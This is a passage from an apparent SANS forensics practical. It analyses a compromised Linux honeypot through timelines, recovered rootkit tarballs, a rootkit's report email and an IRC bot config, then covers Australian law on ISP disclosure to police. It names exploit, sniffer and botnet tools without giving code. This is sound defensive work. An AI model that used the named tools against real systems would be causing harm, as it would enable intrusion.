                         1782 ..c -/-rwxr-xr-x 0       100     155135   /usr/doc/.bo om/alpyscan/x
-----------------------------------------------------SNIP---------------------SNIP--------------------SNIP---------------------------------
  3267 .a. -/-rw-r--r-- 0       0       144863   /usr/lib/gcc -lib/i386-redhat-linux/egcs-2.91.66/include/limits.h
```

That is the last activity that the hacker performs. Possibly they were intending to come back later and continue their work, I can only speculate as to their motives.

Finally the systems administrator logs in on tty1 the next day, Apr 23 12:30 the systems administrator connects to the honeypot from the firewall, his connection attempt successfully sniffed by the hacker's sniffer:
and checks the services

```
Apr 23 2003 02:30:41      143 m.c -/-rw-rw-r-- 0       0       2064     /dev/ida/.inet/tcp.log
```

Finally the systems administrator as we know pulled the power cord at what the claimed was right after he logged out at 13:46. The timeline shows that this was not the case as the last activity on the system is reported at:


```
Apr 23 2003 03:58:56       69 .a. -/-rw-r--r-- 0       0       12050    /etc/hosts
```

Now I must see if I can recover the deleted files referenced in this analysis.

Deleted File Analysis

Looking back at the notes I made during my initial analytical activities, shows me that I should be looking to recover files named ***adore-0.14.tar.gz, rs.tar.gz, boom.tar.gz, boomsyn.tar*** and ***boomssh.tar***. The timeline analysis showed me that these files were deleted during the period that I am interested in.

I chose to use Autopsy to recover deleted files. Autopsy makes the process of searching for deleted files a simple one. I simply selected which image to examine and then using the 'File Browsing' menu to display all deleted files. Using the browser interface I can then examine and recover the files as I wish.



As shown above, the ***/usr/doc/.boom*** contained the most relevant deleted files. Using the 'Export' control the files were recovered and saved to our 'evidence' directory. Each recovered file had a md5sum calculated for it also.

Alpyscan.tar.gz contained all of the luckscan and statdx exploit tools found earlier in my analysis.

My earlier analysis showed that many of the hacker's tools were installed via ftp from ***boomya.netfirms.com*** and subsequently were untar'd from a file called ***boom.tar.gz***. This file could not be recovered. The adore tar-ball ***adore-0.14.tar.gz*** was recovered from inode 42859.

Examining the timeline activities at 15:48:52 hrs, 22 April 2003, indicated that this was when the hacker downloaded their rootkit and was pointed to by Inode 42858. The contents of this Inode were recovered and formed what I believe is the file ***rs.tar.gz***. The file was extracted from the compressed tar-ball and the contents examined. The contents were extracted into the hidden folder named ".. " as expected. The contents are shown below:-


```
[root@localhost .. ]# ls -all
total 872
drwxr-xr-x    2 root     root        4096 Jun 27  2001 .
drwxr-xr-x    3 root     root        4096 May 27 13:57 ..
-rwxr-xr-x    1 root     root       19659 Feb 20  2001 bind8x
-rwxr-xr-x    1 root     root        1365 Feb 24  2001 bindme
-rwxr-xr-x    1 root     root       15657 Feb 20  2001 bindscan
-rwxr-xr-x    1 root     root        1345 Mar 28  2005 clean
-rw-r--r--    1 root     root        7108 Apr  9  2000 cl.sh
-rw-r--r--    1 root     root           0 Jun 22  2001 last.log
-rwx------    1 root     root        8268 Sep 26  1983 lf
-rwxr-xr-x    1 root     root        2938 Apr 16  2001 psg
-rwxr-xr-x    1 root     root         840 Apr 16  2001 rdx
-rwxr-xr-x    1 root     root        4060 Sep 26  1983 read
-rwxr-xr-x    1 root     root       16035 Mar 29  2005 sc
-rwxr-xr-x    1 root     root         140 Mar 29  2005 scan
-rwxr-xr-x    1 root     root         239 Mar 24  2001 secure
-rwxr-xr-x    1 root     root       21149 Mar 28   2005 sx
-rw-r--r--    1 root     root       17716 Jun 27  2001 tcp.log
-rwxr-xr-x    1 root     root       22582 Feb 12  2001 va
-rwx------    1 root     root        7165 Sep 26  1983 write
-rwxr-xr-x    1 root     root       37760 Feb 12  2001 wu
-rwxr-xr-x    1 root     root         190 Apr  16  2001 xdr
-rwxr-xr-x    1 root     root      652190 Mar 22  2001  xl
```

Here are the hacker's tools that I discovered in the various hidden directrories. Examing the file ***tcp.log*** confirms my earlier suspicions that it's contents were not sniffed from our honeypot and were 'left-overs' that already existed before being placed on our honeypot.


There is not set method for determining exactly which inodes and to investigate. How does the investigator know how far to drill down and when to stop? It is simply a matter of taking cues from the evidence displayed in the timeline analysis and from other 'clues' discovered during the first part of every analysis.

No other relevant deleted files were discovered at all. So I will move on to the final step which is the keyword search.

Keyword Searching



To perform the keyword searches I will use the “keyword Search” function in Autopsy. Whilst I could always use the ***strings*** command in a shell to locate the keywords, however, I find that Autopsy proves itself far more useful. Autopsy will only search one image at a time, so the user must select the image that they wish to search. I will search each of the images in turn in addition to the unallocated space. This is shown in the screenshot below:-



It is simply a matter of typing a keyword into the "search" window and then Autopsy doing the rest:-

Not only does Autopsy unearth the presence any selected keywords but it also displays the corresponding Inode and fragment numbers relating to that particular string. This can lead to the discovery of files, e-mails, passwords and other items that may have been overlooked during the initial analytical activities.

During these same initial analytical activities, I continually took notes. These notes not only detail the hack but now provide me with a "ready-to-go" list of keywords. Being thorough and pedantic does have its rewards after all. The list I have collated from my notes is as follows:-

- boom
- boomya
- netfirms.com
- adore
- linsniffer
- irc #
- wu
- trojan
- john
- alpy
- scan
- luckstatdx
- boom
- cgi

The search for ***boom*** resulted in the re-discovery of the e-mail that I found in ***./var/spool/mqueue/dfPAA08946***, however the keyword search has discovered the destination address for this e-mail. Fragments 51829 – 51837 combine to make the entire message. Part of fragment 51829 is displayed below:-

```
To: rootkit@37.com
Subject: alpy
 Linux market-inc 2.2.5-15 #1 Mon Apr 22 15:50:27  EDT 1999 i686 unknown
 /home/boom/boom
 uid=0(root) gid=0(root) groups=0(root)
processor : 0 vendor_id : GenuineIntel model name : 00/08 cpu MHz : 664.461056 bogomips : 663.55
```

It seems like the rootkit is alerting its owner of a successful installation. The owner of this rootkit is being alerted via the e-mail address rootkit@37.com. I will add this name to my evidence list and continue searching.
Keyword searches on hdb5_image.img (/usr/) directory resulted in the discovery in fragments 518969 - 518972, pointing to Inode 128736, of the settings for an IRC bot. I can see that it has been configured by our mysterious hacker 'boom'. I also can see how he has configured the timezones for his/her bot, could this be a reflection of the local time were he/she is operating from?I also now have an idea which irc channels and servers that 'boom' frequents, what their login will be and their alternate irc nickname, 'r32p357'.

```
set username "boom"
set admin "razna -= mr_root@altavista =-"
set network "Undernet"
set timezone "CET+2"
set offset "5"
-----------------------SNIP--------------------------------------SNIP----------------------------------SNIP-----------------------
Saltlake.ut.us.Undernet
McLean.va.us.Undernet
Flanders.be.eu.Undernet
Caen.fr.eu.Undernet
Stocholm.se.au.Undernet
-----------------------SNIP--------------------------------------SNIP----------------------------------SNIP-----------------------
set nick r32p357
set login boom
-----------------------SNIP--------------------------------------SNIP----------------------------------SNIP-----------------------
ircname boom
#boomya
```

If this was a 'real life' investigation, then these details would be useful to law enforcement, which could use it to aid in the tracing of the hacker.

Additionally, I must perform keyword searches on the swap space that has not been mounted. At the start of the imaging process I imaged the swap space to the file ***hdb9_image.img***. It is simply a matter of searching the swap space using the ***strings*** command. Unfortunately nothing of interest resulted from this search.

Now that I have completed my analytical activities, I must once again perform md5sum checks of the images to prove that I have not altered them. This ensures that all of my tests could be replicated and that I have not tampered with the data in any way. This is a crucial step should the investigator wish to submit their findings and use them as evidence in a criminal investigation.

I have now proven that the images have not been altered, as the sums match those at the start of the investigation.

```
File   Edit   View   Terminal   Go   Help
[root@localhost images]# md5sum *.img
970fddb4e0de28569cd18141e65003a9  hdb1_image.img
7af117bf34459a31a14ceda1a6f91a7a  hdb2_image.img
d41d8cd98f00b204e9800998ecf8427e  hdb3_image.img
d41d8cd98f00b204e9800998ecf8427e  hdb4_image.img
546c8c5759929d700c640aa55730f1e1  hdb5_image.img
e568aca33657e9ca6d6d751de7dbb3da  hdb6_image.img
3c30eb17f8446a476473a834b308586d  hdb7_image.img
175863dcbb6e10e16b5f5b7fb1d4b1c7  hdb8_image.img
177ad13e2985b933baccc9f8d6214173  hdb9_image.img
[root@localhost images]#
```

Conclusions

The honeypot system was compromised by way of a statd exploit at 15:14:31 hrs local time on the 22nd April 2003. Why the SNORT sensor monitoring the network segment containing the honeypot did not register this intrusion is unknown. Most likely is that the ruleset did not contain a rule that matched the signature used in this particular intrusion.

The screenshot of ACID that the systems administrator included on the cd-r for me was of no use. It would have been more useful to be given the SNORT alerts for the period leading up to the successful intrusion. This way I could have observed the hackers recon activities and possibly have more information with which to track the hacker other than the IP address of 160.XXX.XXX.XXX which is where ***boom*** logged in from.

What did the hacker actually do whilst they were on the honeypot?
At 15:21:44 hrs the hacker creates two new user accounts called ***cgi*** and ***boom*** and sets their passwords for these accounts. At 15:46:04hrs an unknown person from 160.XXX.XXX.XXX telnets into the honeypot and logs-in 15:46:13hrs as ***boom.*** At 15:46:35 the user uses the ***su*** command to escalate their privileges to those of the user ***cgi*** who has root privileges. At 15:48:52hrs the hacker starts a script that downloads their rootkit, replacing

the system binaries, ps, netstat and ifconfig. The trojaned binaries were installed to hide evidence of the hacker's activities.   At this time the message "#BOOMYA iz taKIn 0vEr#", was echoed on the attackers display.

Had I been present at the location of the honeypot I could have used non-trojaned versions of these utilities to display more evidence of any running processes. Log cleaners are also present although these do not seem to have been utilised. The hacker deleted their ".bash_history" for one account but then neglected to clean the other.

During this time the 'rc.sysinit' file was modified to ensure that a trojaned secure shell daemon would be run every time the honeypot was restarted. , The purpose of this being to allow continued secure access to this machine. A sniffer, a log parsing utility and an IP spoofer were installed also. The sniffer was started at 15:49:20hrs, placing the honeypot's NIC into promiscuous mode, attempting to harvest more information about my network, providing them with sniffed passwords to use to compromise more of my network.

Finally this script harvested information relating to the performance specifications of the honeypot CPU, running processes, users and connections. This information was placed into an email titled "alpy" and addressed to rootkit@37.com. At 15:49:59hrs this action ceases and the users closes the session for ***cgi***.

At 15:50:19hrs the hacker the user creates another directory and via the ftp server, ftp.boomya.netfirms.com, uncompressed a well known password cracking program and the source code for a variation of the Adore worm which they then compiled.

During the period 16:32:01hrs until 17:00:01hrs the user downloaded and installed several Internet Relay Chat (IRC) utilities. These failed to make connections to their intended servers (all on undernet.org). All were configured to report to an IRC channel called #boomya. This is well documented by the ***tcpdump*** data that the systems administrator was collecting from the honeypot.

The hacker then, 17:35:42hrs, 'made' the password-cracking program that they had untar'd earlier. The likely purpose of this being to 'crack' any passwords successfully sniffed by their previously installed sniffer.

Finally at 17:58:38hrs, the hacker installs a second trojaned secure shell daemon and other utilities designed to scan for and 'root' vulnerable hosts.

What purpose did the hacker compromise this machine for?
The evidence that the hacker left behind allows me to speculate as to their motives.

The presence of evidence relating to the many IRC utilities that were installed on this system, in addition to other utilities designed to scan for and 'root' vulnerable hosts, indicates that the hacker may have intended to use this box to remotely hack other machines.

Having all these machines report to irc channels (#boomya) and hold them open using automated irc bots (energymech and eggdrop), causes me to speculate about the possibility that the hacker was attempting to build an array of zombie machines to be used in a ddos attack or similar.

With the evidence I have recovered, I am not able to identify the hacker comprehensively. What I do have however will go a long way towards discovering more about them. I know the address where they telnet'd to the honeypot from, I know their nicknames that they use on IRC, the channels they use and an e-mail account where their automatic rootkit notifications get sent to. This would aid law enforcement no end.

References and Resources:

Tracking Hackers on IRC
Dave Brumley
http://www.fas.org/irp/news/2000/02/000223-hack3.htm

How to compile Energymech
http://www.ircops.dk/how-to/emech/setup.htm

Introduction to PsyBNC
http://www.netknowledgebase.com/tutorials/psybnc.html

Adore Worm
Version 0.8 - April 12, 2001
http://www.sans.org/y2k/adore.htm

Part 3 - Legal Issues of Incident handling

State of affairs

An ISP's systems administrator has been contacted by the Australian Federal Police[14] seeking information relating to the unlawful access of a Government computer by an account supplied by that provider.

The AFP officer would explain the situation and inform the ISP that the person responsible for 'hacking' the government computer has committed an offence under the provisions of the Crimes Act 1914 (Commonwealth) - Section 76B Unlawful access to data in Commonwealth and other computers, which states that: -

> (1) A person who intentionally and without authority obtains access to:
>
> (a) *data* stored in a *Commonwealth computer*; or
>
> (b) *data* stored on behalf of the *Commonwealth* in a computer that is not a *Commonwealth computer*; is guilty of an offence.

After careful review of their log files, the administrator determines that only a valid user account was logged-in via dialup during this period of suspicious activity. It is assumed that the administrator has verified the identity of the officer and that no social engineering is taking place.

Provision of Information via Telephone

There are two issues to deal with here. The first being the requirement of the ISP's administrator to reveal details of their customers' activities and the second being the protection of privacy for that ISP's customers.

Federal law existing in the form of the Telecommunications Act 1997 details the circumstances under which the ISP can disclose information to the Police. Section 282 of this act, Law enforcement and protection of public revenue, specifically states that:

> (1) Division 2 does not prohibit a disclosure or use by a person of information or a document if the disclosure or use is reasonably necessary for the enforcement of the criminal law.
>
> (2) Sections 276 and 277 do not prohibit a disclosure or use by a person of information or a document if the disclosure or use is reasonably necessary for:
>
> (a) the enforcement of a law imposing a pecuniary penalty; or

[14] In the Australian justice system the Australi an Federal Police (AFP) assumes responsibility due to Government computer systems coming under their jurisdiction. Section 69 of the constitution hands control of communications services to the Commonwealth (Federal) government.

(b) the protection of the public revenue.

(3) Division 2 does not prohibit a disclosure by a person of information or a document if an authorised officer of a criminal law -enforcement agency has certified that the disclosure is reasonably necessary for the enforcement of the criminal law.

(4) Sections 276 and 277 do not prohibit a discl osure by a person of information or a document if an authorised officer of:

(a) a criminal law-enforcement agency; or

(b) a civil penalty-enforcement agency;

has certified that the disclosure is reasonably necessary f or the enforcement of a law imposing a pecuniary penalty.

(5) Sections 276 and 277 do not prohibit a disclosure by a person of information or a document if an authorised officer of:

(a) a criminal law-enforcement agency; or

(b) a public revenue agency;

The particular type of information that can be revealed is limited by Sub-section 6 of Section 282 of the Act, which states that:

(6) Subsections (3), (4) and (5) do not apply to the disclosure by a person of information or a document that relates to:

(a) the contents or substance of a communication that has been carried by a carrier or carriage service provider; or

(b) the contents or substance of a communication that is being carried by a carrier or carriage service provider (including a communication that has been collected or received by such a carrier or provider for carriage by it but has not been delivered by it).

This means that without a warrant the ISP can reveal that a communication took place, but not the contents of the communication ie they can show their log files detailing user log-ins, times, dates and the phone numbers used to dial-in from but not the content of e-mails[15].

The ISP also has to comply with the Australian Federal Privacy Act, specifically the contents of the Australian Federal Privacy Act 1988, Principle 11 - Limits on disclosure of personal information which states that:

1. A record-keeper who has possession or control of a record that contains personal information shall not disclose the information to a person, body or agency (other than the individual concerned) unless:

(a) the individual concerned is reasonably likely to have been aware, or made aware under Principle 2, that information of that kind is usually passed to that person, body or agency;

(b) the individual concerned has consented to the disclosure;

(c) the record-keeper believes on reasonable grounds that the disclosure is necessary to prevent or lessen a serious and imminent threat to the life or health of the individual concerned or of another person;

(d) the disclosure is required or authorised by or un der law; or

[15] Logs detailing sites visited is a contentious issue at present and is dealt with by the Telecommunication Interception Act. ie warrant required

(e) the disclosure is reasonably necessary for the enforcement of the criminal law or of a law imposing a pecuniary penalty, or for the protection of the public revenue.

In summary the ISP, once satisfied that a genuine investigation is taking place, can reveal the following details over the phone without violating the Privacy Act, the Telecommunications Interception Act or the Telecommunications Act: -

i. account ownership details,
ii. confirmation that a valid account was used,
iii. login times,
iv. phone numbers used to dial-in from for the suspicious sessions.

Preservation of Evidence

Should there be a delay in obtaining a warrant then the (Commonwealth) Crimes Act 1914, Section 3T, allows a law enforcement officer to conduct a search and seize evidence without a warrant but with very strict limitations: -

3T Searches without warrant in emergency situations

(1) This section applies if a constable suspects, on reasonable grounds, that:

(a) a thing relevant to an indictable offence is in or on a convey ance; and

(b) it is necessary to exercise a power under subsection (2) in order to prevent the thing from being concealed, lost or destroyed; and

(c) it is necessary to exercise the power without the authority of a search warrant because the circumstance s are serious and urgent.

Obviously this would only be necessary in extreme circumstances and most Australian ISP's, convinced of a legitimate investigation, would cooperate with the police and simply secure, isolate (take offline) and store the pertinent data until the presentation of the relevant warrant. In this way, the ISP would also be complying with the Information Privacy Principles.

The officer would also inform the ISP of the preferred (best) way to carry out these actions to ensuring the integrity of the data so that the chain of evidence is complete. The law enforcement officer would inform the administrator to record all of the steps that they have taken when performing the above actions.

Legal Authority

If the ISP has been informed that the law enforcement officer[16] requires the log files for a legitimate investigation; then that is all that is required to hand the log files over. The Telecommunications Act 1997 Section 282 provides this legal authority.

[16] as defined in Section 282, Sub -section 10, of the Telecommunications Act 1997

The ISP and law enforcement both must consider the Information Privacy Principles as detailed in the Privacy Act 1988. Principal 11 allows the administrator to hand the log files over to law enforcement if "the disclosure is reasonably necessary for the enforcement of the criminal law or of a law imposing a pecuniary penalty, or for the protection of the public revenue".

Once the administrator has given the log files to the officer Principle 11 Sub-section 2, states that:

> Where personal information is disclosed for the purposes of e nforcement of the criminal law or of a law imposing a pecuniary penalty, or for the purpose of the protection of the public revenue, the record-keeper shall include in the record containing that information a note of the disclosure.

Therefore, the administrator can hand the documents over once he has been informed of the investigation provided he complies with the direction of the Privacy Act. They would be required to note that they had disclosed the information and they would also be required to also protect any information relating to other subscribers not involved in the log files[17]

Other Investigative Activities

As the administrator of the ISP I could perform any other investigative activity I like on my own systems. I could perform any investigation of my own systems to verify its integrity and that of the validity of the suspect user account. I would not be able to interfere in the criminal investigation by the Australian Federal Police in anyway nor would I be able to contact the owner of the suspect account and inform them of the investigation. I could interview employees of my ISP asking them questions relating to the integrity of our systems taking care that I complied with the guidelines set by the Privacy Act.

Although principle 11 of the Privacy Act allows the ISP to use the subscribers information for purposes other than normal purposes if the:

> "Use of the information for that other purpose is reasonably necessary for enforcement of the criminal law or of a law imposing a pecuniary penalty, or for the protection of the public revenue"

This would allow the ISP to look deeper into the usage habits of the suspect account. The ISP would have to bear in mind that any actions that the police considered lead to interference or contamination of evidence (by corruption of data) of a investigation in progress could lead to charges against the systems administrators performing those actions. It would be recommended that the ISP refrain from conducting their own investigation if the AFP are conducting one.

[17] Try to sanitise log files and comply with the rules of best evidence by keeping copies of entire file, md5checksums and notes relating to actions taken to sanitise log.

Other Considerations

What If I was the systems administrator for the ISP and had discovered that a hacker had compromised our systems and used a forged account to hack the government system?

Firstly, in order to discover the below listed details, some form of investigation must have already taken place:

i. My systems had been 'hacked'
ii. An unauthorised account had been created; and
iii. That account had been used to hack a Government system.

Obviously as an ISP I will be conflicted by the need to protect the reputation of my company and the confidential details, e-mails and 'usage habits' of my customers.

Therefore I would have to be aware that the hacker might have accessed other subscribers accounts, e-mail storage and billing details. The legal and ethical action would be to report this possible breach to the Office of the Privacy Commissioner and the Australian Federal Police as soon as possible. Another action that would be pertinent would be to report the breach to Auscert.

I would also take a copy of the data using approved, forensically sound methods as soon as possible, recording and time-stamping my actions in a notebook along. These notes would be furnished to the Police in addition to the images and their associated md5sums.

The Police would more than likely allow me, as an administrator of that system, to provide assistance with their investigation[18]. It is likely that this would be in the form of investigating how the initial breach of my system occurred. This serves two purposes: -

i. 1. It would complete the whole sequence of events leading to the hacking of the government system.

ii. 2. It allows me to discover and secure the weakness in my company's security systems.

By reporting the incident I would be assuring my customers that immediate steps were being taken to protect their data from further exposure.
Further, by following this course of action, I would also be ensuring that legally I had taken all reasonable steps to secure my systems. This may save me from any potential downstream liability.

[18] This can be enforced by warrant. Source: Cybercrime Act 2001.

References and Resources:

Australian Legal Issues Relating to Incident Handling

- Collecting Electronic Evidence After a System Compromise
- http://www.auscert.org.au/render.html?it=2247&cid=1920

- Oznetlaw - Cyberspace Crime
- http://www.oznetlaw.net/facts.asp?action=content&categoryid=219

- Information Privacy Principles under the Privacy Act 1988
- http://www.privacy.gov.au/publications/ipps.html#k

- Telecommunications Act 1997
- http://scaleplus.law.gov.au/html/pasteact/2/3021/top.htm

- Telecommunications (Interception) Act 1979
- http://scaleplus.law.gov.au/html/pasteact/0/464/pdf/TeleInt79.pdf

Last Updated: January 16th, 2012

Upcoming SANS Forensics Training

Mentor Session - FOR 508 - Forensic Analysis and Incident Response Seattle	**Seattle, WA**	**Feb 28, 2012 - May 01, 2012**	**Mentor**
Mentor Session - FOR 508 - Forensic Analysis and Incident Response	**Sydney, Australia**	**Mar 14, 2012 - May 16, 2012**	**Mentor**
SANS 2012	**Orlando, FL**	**Mar 23, 2012 - Mar 30, 2012**	**Live Event**
Mentor Session - FOR 508 - Forensic Analysis and Incident Response	**Hanover, MD**	**Apr 17, 2012 - Jun 19, 2012**	**Mentor**
SANS Cyber Guardian 2012	**Baltimore, MD**	**Apr 30, 2012 - May 07, 2012**	**Live Event**
SANS Security West 2012	**San Diego, CA**	**May 10, 2012 - May 18, 2012**	**Live Event**
SANS Brisbane 2012	**Brisbane, Australia**	**May 21, 2012 - May 26, 2012**	**Live Event**
SANS vLive! - FOR508	**FOR508 - 201206, VA**	**Jun 04, 2012 - Jul 18, 2012**	**vLive**
Forensics and Incident Response Summit	**Austin, Texas, TX**	**Jun 20, 2012 - Jun 27, 2012**	**Live Event**
SANSFIRE 2012	**Washington, DC**	**Jul 07, 2012 - Jul 15, 2012**	**Live Event**
Community SANS Istanbul 2012	**Istanbul, Turkey**	**Sep 17, 2012 - Sep 22, 2012**	**Community SANS**
Community SANS Utrecht 2012	**Utrecht, Netherlands**	**Oct 01, 2012 - Oct 06, 2012**	**Community SANS**
SOS: SANS October Singapore 2012	**Singapore, Singapore**	**Oct 15, 2012 - Oct 20, 2012**	**Live Event**
SANS Korea 2012	**Seoul, Korea, Republic Of**	**Nov 05, 2012 - Nov 13, 2012**	**Live Event**
SANS OnDemand	**Online**	**Anytime**	**Self Paced**
SANS SelfStudy	**Books & MP3s Only**	**Anytime**	**Self Paced**